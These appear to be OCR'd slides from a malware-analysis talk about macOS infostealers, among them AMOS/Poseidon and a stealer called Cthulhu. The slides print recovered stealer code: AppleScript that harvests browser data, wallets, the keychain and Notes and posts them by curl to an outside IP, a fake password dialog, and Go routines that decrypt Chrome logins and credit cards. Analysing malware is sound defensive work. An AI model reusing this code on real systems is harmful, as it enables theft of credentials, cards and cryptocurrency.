


# Encoding == Encryption right?

```
alphabet = c)M+IxLitgj8JOs=kcG…n9_6p<uXDCE1VQ?qFaB3Wm4b
```

i = 1

ord(“)”) = 41 * 4




# Encoding == Encryption right?

```
alphabet = d)M+IxLitgj8JOs=kcG…n9_6p<uXDCE1VQ?qFaB3Wm4b
```

i = 2

ord(“M”) = 77 * 4




# Encoding == Encryption right?

```
alphabet = d)M+IxLitgj8JOs=kcG…n9_6p<uXDCE1VQ?qFaB3Wm4b
```

i = 3

ord(“+”) = 43 * 4



# Based Obfuscation

```python
def decrypt(lookup: dict[int, int], enc: ByteString) -> str:
    """
    Decrypts the given `enc` byte sequence using the `lookup` table.

    Args:
        lookup (dict[int, int]): A lookup table for decoding.
        enc (ByteString): Encoded input data.

    Returns:
        str: The decrypted string.
    """
    bit_buffer = 0  # Buffer to accumulate bits
    bit_count = 0  # Tracks the number of bits in the buffer
    decrypted = []

    for byte in enc:
        # Get value from lookup table, default to 0xFF if not found
        decoded_value = lookup.get(byte << 2, 0xFF)
        if decoded_value == 0xFF:
            raise ValueError(f"Invalid byte {byte:02x} in encoded data.")

        # Accumulate bits in the buffer
        bit_buffer = (bit_buffer << 6) | decoded_value
        bit_count += 6

        # Extract bytes from the buffer if enough bits are available
        while bit_count >= 8:
            bit_count -= 8
            decrypted_byte = (bit_buffer >> bit_count) & 0xFF
            decrypted.append(chr(decrypted_byte))

    return "".join(decrypted)
```

Python Implementation

```
ource value: > → Lookup value: 0x37 → Decrypted char: o
o
Source value: k → Lookup value: 0xd → Decrypted char: s
os
Source value: F → Lookup value: 0x21 → Decrypted char: a
osa
Source value: + → Lookup value: 0x36 → Decrypted char: s
osas
Source value: k → Lookup value: 0xd → Decrypted char: c
osasc
Source value: _ → Lookup value: 0x32 → Decrypted char: r
osascr
Source value: b → Lookup value: 0x17 → Decrypted char: i
osascri
Source value: T → Lookup value: 0x1 → Decrypted char: p
osascrip
Source value: V → Lookup value: 0x34 → Decrypted char: t
osascript
Source value: x → Lookup value: 0x2 → Decrypted char:
osascript
Source value: G → Lookup value: 0x35 → Decrypted char: -
osascript -
Source value: ( → Lookup value: 0x25 → Decrypted char: e
osascript -e
Source value: x → Lookup value: 0x2 → Decrypted char:
osascript -e
Source value: s → Lookup value: 0x1d → Decrypted char: '
osascript -e '
Source value: H → Lookup value: 0x33 → Decrypted char: s
osascript -e 's
Source value: b → Lookup value: 0x17 → Decrypted char: e
osascript -e 'se
Source value: q → Lookup value: 0x10 → Decrypted char: t
osascript -e 'set
Source value: 2 → Lookup value: 0x20 → Decrypted char:
osascript -e 'set
Source value: % → Lookup value: 0x26 → Decrypted char: r
osascript -e 'set r
Source value: - → Lookup value: 0x15 → Decrypted char: e
osascript -e 'set re
Source value: X → Lookup value: 0x2c → Decrypted char: l
osascript -e 'set rel
Source value: 7 → Lookup value: 0x16 → Decrypted char: e
osascript -e 'set rele
Source value: & → Lookup value: 0x5 → Decrypted char: a
osascript -e 'set relea
Source value: H → Lookup value: 0x33 → Decrypted char: s
osascript -e 'set releas
Source value: ) → Lookup value: 0x12 → Decrypted char: e
osascript -e 'set release
Source value: T → Lookup value: 0x1 → Decrypted char:
osascript -e 'set release
Source value: V → Lookup value: 0x34 → Decrypted char: t
osascript -e 'set release t
Source value: _ → Lookup value: 0x32 → Decrypted char: o
osascript -e 'set release to
Source value: T → Lookup value: 0x1 → Decrypted char:
osascript -e 'set release to
Source value: V → Lookup value: 0x34 → Decrypted char: t
sascript -e 'set release to t
```

# FOSS (again)

```
QpbTVEH63sV180CktCYHe-5Ibw=\" -H \"BuildID: aYrc2Tx9awNa/7MA-Ce9BgjGpvZ
10 -F \"file=@/tmp/out.zip\" http://141.98.9.20/joinsystem")
```

```
on send_data(attempt)
 try
  set result_send to (do shell script "curl -X POST -H \"user: DhSiW
oQkCh11u8=\" -H \"c1: 0\" -H \"cn: 0\" --max-time 300 ^T-retry 5 ^T-retry-delay 10 -F \"file=@/tmp/out.zip\" http://141.98.9.20/joinsystem")
 on error
  if attempt < 40 then
   delay 3
   send_data(attempt + 1)
  end if
 end try
end send_data
set username to (system attribute "USER")
set profile to "/Users/" & username
set randomNumber to do shell script "echo $((RANDOM % 9000 + 1000))"
set writemind to "/tmp/" & randomNumber & "/"
try
	set result to (do shell script "system_profiler SPSoftwareDataType SPHardwareDataType SPDisplaysDataType")
	writeText(result, writemind & "info")
end try
set library to profile & "/Library/Application Support/"
set password_entered to getpwd(username, writemind)
delay 0.01
set chromiumMap to {{"Chrome", library & "Google/Chrome/"}, {"Brave", library & "BraveSoftware/Brave-Browser/"}, {"Edge", library & "Microsoft Edge/"}, {"Viv
ldi", library & "Vivaldi/"}, {"Opera", library & "com.operasoftware.Opera/"}, {"OperaGX", library & "com.operasoftware.OperaGX/"}, {"Chrome Beta", library &
Google/Chrome Beta/"}, {"Chrome Canary", library & "Google/Chrome Canary"}, {"Chromium", library & "Chromium/"}, {"Chrome Dev", library & "Google/Chrome Dev/
}, {"Arc", library & "Arc/"}, {"Coccoc", library & "Coccoc/"}}
set walletMap to {{"deskwallets/Electrum", profile & "/.electrum/wallets/"}, {"deskwallets/Coinomi", library & "Coinomi/wallets/"}, {"deskwallets/Exodus", li
rary & "Exodus/"}, {"deskwallets/Atomic", library & "atomic/Local Storage/leveldb/"}, {"deskwallets/Wasabi", profile & "/.walletwasabi/client/Wallets/"}, {"d
skwallets/Ledger_Live", library & "Ledger Live/"}, {"deskwallets/Monero", profile & "/Monero/wallets/"}, {"deskwallets/Bitcoin_Core", library & "Bitcoin/wall
ts/"}, {"deskwallets/Litecoin_Core", library & "Litecoin/wallets/"}, {"deskwallets/Dash_Core", library & "DashCore/wallets/"}, {"deskwallets/Electrum_LTC", p
ofile & "/.electrum-ltc/wallets/"}, {"deskwallets/Electron_Cash", profile & "/.electron-cash/wallets/"}, {"deskwallets/Guarda", library & "Guarda/"}, {"deskw
llets/Dogecoin_Core", library & "Dogecoin/wallets/"}, {"deskwallets/Trezor_Suite", library & "@trezor/suite-desktop/"}}
readwrite(library & "Binance/app-store.json", writemind & "deskwallets/Binance/app-store.json")
readwrite(library & "@tonkeeper/desktop/config.json", "deskwallets/TonKeeper/config.json")
readwrite(profile & "/Library/Keychains/login.keychain-db", writemind & "keychain")
if release then
	readwrite2(profile & "/Library/Group Containers/group.com.apple.notes/NoteStore.sqlite", writemind & "FileGrabber/NoteStore.sqlite")
	readwrite2(profile & "/Library/Group Containers/group.com.apple.notes/NoteStore.sqlite-wal", writemind & "FileGrabber/NoteStore.sqlite-wal")
	readwrite2(profile & "/Library/Group Containers/group.com.apple.notes/NoteStore.sqlite-shm", writemind & "FileGrabber/NoteStore.sqlite-shm")
	readwrite2(profile & "/Library/Containers/com.apple.Safari/Data/Library/Cookies/Cookies.binarycookies", writemind & "FileGrabber/Cookies.binarycookie
")
	readwrite(profile & "/Library/Cookies/Cookies.binarycookies", writemind & "FileGrabber/saf1")
end if
if filegrabbers then
	filegrabber(writemind)
end if
writeText(username, writemind & "username")
set ff_paths to {library & "Firefox/Profiles/", library & "Waterfox/Profiles/", library & "Pale Moon/Profiles/"}
```


Poseidon AppleScript... again... :(

# Cthulhu: I am become stealer


# Origin Story: Cthulhu

- Traffer group & early AMOS client
- Forked from early Go builds of AMOS + new functionality
- Custom C2s are for losers
  - Telegram
  - MongoDB
  - AWS S3

```
PFiP7__sFILEE
StyleMask
NNSWindowStyleMask
CGPoint
AppKit
/Users/
cthulhu_team
Lauchner07july
ditto -c -k --sequesterRsrc --keepParent
.zip --norsrc --noextattr
system_profiler SPHardwareDataType
VMware
Apple Virtual Machine
/Sysinfo.txt
osascript -e 'display dialog "macOS needs to access System settings %s
Please enter your password." with title "System Preferences" with icon file
"System:Library:CoreServices:CoreTypes.bundle:Contents:Resources:ToolbarAdvanced.icns"
text returned:
dscl /Local/Default -authonly
You entered invalid password.
/password-entered
/Library/Keychains/login.keychain-db
```



# All ur source are belong to us




File uploaded to VirusTotal on

# RE on easy mode <3

```
int64_t x1_5
x0_5, x1_5 = _os.CreateTemp(nullptr, 0, "ic.pngStringFormat[]bytestringTM…  ", 6, arg4, arg5)

if (x1_5 != 0)
    return x0_5

void* x5_4 = *x0_5
*(x5_4 + 0x38)
*(x5_4 + 0x40)
int64_t (* s)(int64_t arg1, int64_t arg2, int64_t arg3, void* arg4 @ x26, void* arg5 @ x28)
__builtin_memset(&s, c: 0, n: 0x18)
s = _main.main.func1
int64_t* var_10_1 = &s
__builtin_memset(s: &s_3, c: 0, n: 0x20)
s_3 = &data_100371020
void* x0_6
int64_t x1_6
x0_6, x1_6 = _fmt.Sprintf("\n\tapplescriptCode1 := %sdispla…  ", 0x25f, &s_3, 2, 2, arg5)
void* const var_260
sub_100067d88(&var_260)
var_260 = &data_100371020
_runtime.convTstring(x8, x9, arg4, arg5)
_runtime.convTstring(x6, x7, arg4, arg5)
void* x0_11
int64_t x1_9
x0_11, x1_9 = _fmt.Sprintf("\n\n\n\nicons8Data, err := Asset…  ", 0x3a5, &var_260, 6, arg5)
int64_t x0_12
int64_t x1_10
x0_12, x1_10 = _runtime.concatstring2(nullptr, "\npackage main\n\nimport (\n\t"a…  ", 0x7190, arg5)

if ((zx.d(x0_1) & 1) != 0)
    x0_12, x1_10 = _runtime.concatstring2(nullptr, x0_12, x1_10, arg5)
```

Main function of my_builder

```
72 74 20 28 0a          .package main..import (
72 79 70 74 6f  ."archive/zip"..."bytes"..."crypto
74 2f 68 74 74  /sha1"..."database/sql"..."net/htt
64 69 6e 67 2f  p"..."mime/multipart"..."encoding/
76 22 0a 09 22  base64"..."net/url"..."strconv"..."
6f 6e 22 0a 09  encoding/hex"..."encoding/json"..
67 6f 2d 73 71  "fmt"..._ "github.com/mattn/go-so
6f 2f 70 62 6b  lite3"..."golang.org/x/crypto/pbk
2d 64 72 69 76  df2"..."go.mongodb.org/mongo-driv
6f 6e 67 6f 2d  er/bson"..."go.mongodb.org/mongo-
6f 72 67 2f 6d  driver/mongo"..."go.mongodb.org/m
09 22 69 6f 22  ongo-driver/mongo/options"..."io"
74 65 78 74 22  .._ "io"..."io/ioutil"..."context"
65 63 22 0a 09  ..."math/rand"..."os"..."os/exec"..
72 65 61 6b 65  "os/user"..."Builder_/chainbreake
2f 66 69 6c 65  r"..."Builder_/notes"..."path/file
0a 09 22 73 79  path"..."runtime"..."strings"..."sy
73 65 72 20 73  scall"..."time".)..type Browser s
70 5b 73 74 72  truct {..Browsers        map[str
20 6d 61 70 5b  ing]string..BrowserPaths    map[
20 20 20 20 5b  string]string..LoginPath       [
73 74 72 69 6e  ]string..WebPath          []strin
0a 09 4c 6f 67  g..CookiesPath     []string..Log
09 43 72 65 64  ins          []BrowserData..Cred
41 75 74 6f 66  itCards     []BrowserData..Autof
73 20 20 20 20  ills..[]BrowserData..Cookies
09 09 09 5b 5d      []BrowserData..Tokens  ...[]
20 20 6d 61 70  BrowserData..DecryptKeys     map
```

String ref… omg wait is that source lol

# RE on easy mode <3

```go
func isJLGED48Zi8Installed() bool {
    _, err := os.Stat("/Applications/JLGED48Zi8.app")
    return err == nil
}
```

Developer Killswitch


```go
client1, err := mongo.Connect(context.TODO(), options.Client().ApplyURI("mongodb+srv://mac:isxggZ4t2
retryWrites=true&w=majority"))
users := client1.Database("main").Collection("users")
var result bson.M
id :=
_ = users.FindOne(context.Background(), bson.M{"userid": id}).Decode(&result)      ■ expected '==', f
pass1 := result["passwords"].(int32)
//fmt.Println(pass1)
_, err = users.UpdateOne(
  context.Background(),
  bson.M{"userid": id},
  bson.M{"$set": bson.M{"passwords": pass1 + int32(passwordsCount)}},)
channel1 := result["channel"].(string)
channel, _ := strconv.Atoi(channel1)

team_archive1 := result["team_archive"].(string)
team_archive, _ := strconv.Atoi(team_archive1)
sub := result["sub"].(string)
end_date, _ := time.Parse("2006-01-02 15:04", sub)
currentDate1 := time.Now()
if currentDate1.After(end_date){
  channel = -1002072050855
  team_archive = -1002072050855
  team_archive1 = strconv.Itoa(team_archive)
  channel1 = strconv.Itoa(channel)
}
cards1, _ := result["cards"].(int32)
_, err = users.UpdateOne(
context.Background(),
bson.M{"userid": id},
bson.M{"$set": bson.M{"cards": cards1 + int32(credits)}},)
//fmt.Println(cards1)
cookies1, _ := result["cookie"].(int32)
_, err = users.UpdateOne(
context.Background(),
bson.M{"userid": id},
bson.M{"$set": bson.M{"cookie": cookies1 + int32(cookies)}},)
```

Send Info

```go
nc (b *Browser) Decrypter(cipherText, key string) string {
cipherTextEncoded := base64.StdEncoding.EncodeToString([]byte(cipherText[3:]))
iv := strings.Repeat("20", 16)
keyEncoded := pbkdf2.Key([]byte(key), []byte("saltysalt"), 1003, 16, sha1.New)
keyHex := hex.EncodeToString(keyEncoded)

cmd := fmt.Sprintf("openssl enc -base64 -d -aes-128-cbc -iv '%s' -K %s <<< %s 2>/dev/null", iv, keyHex, cipherTextEncoded)
output, err := exec.Command("bash", "-c", cmd).Output()
if err != nil {
  return cipherText
}

return string(output)
}

func (b *Browser) BrowseBrowserDB(browserDataPaths []map[string][]string, queryType string) {
tempFile, err := ioutil.TempDir("", "browser_data")     ■ ioutil.TempDir is deprecated: As of Go 1.17, this function simply
if err != nil {
  return
}

for _, browserDataPath := range browserDataPaths {
  for browserName, dataPaths := range browserDataPath {
    var query string
    var resultColumns []string

    switch queryType {
    case "logins":
      query = "select username_value, password_value, origin_url from logins"
      resultColumns = []string{"user", "password", "url"}
    case "credit_cards":
      query = "select name_on_card, card_number_encrypted, expiration_month, expiration_year from credit_cards"
      resultColumns = []string{"name", "card_number", "exp_m", "exp_y"}
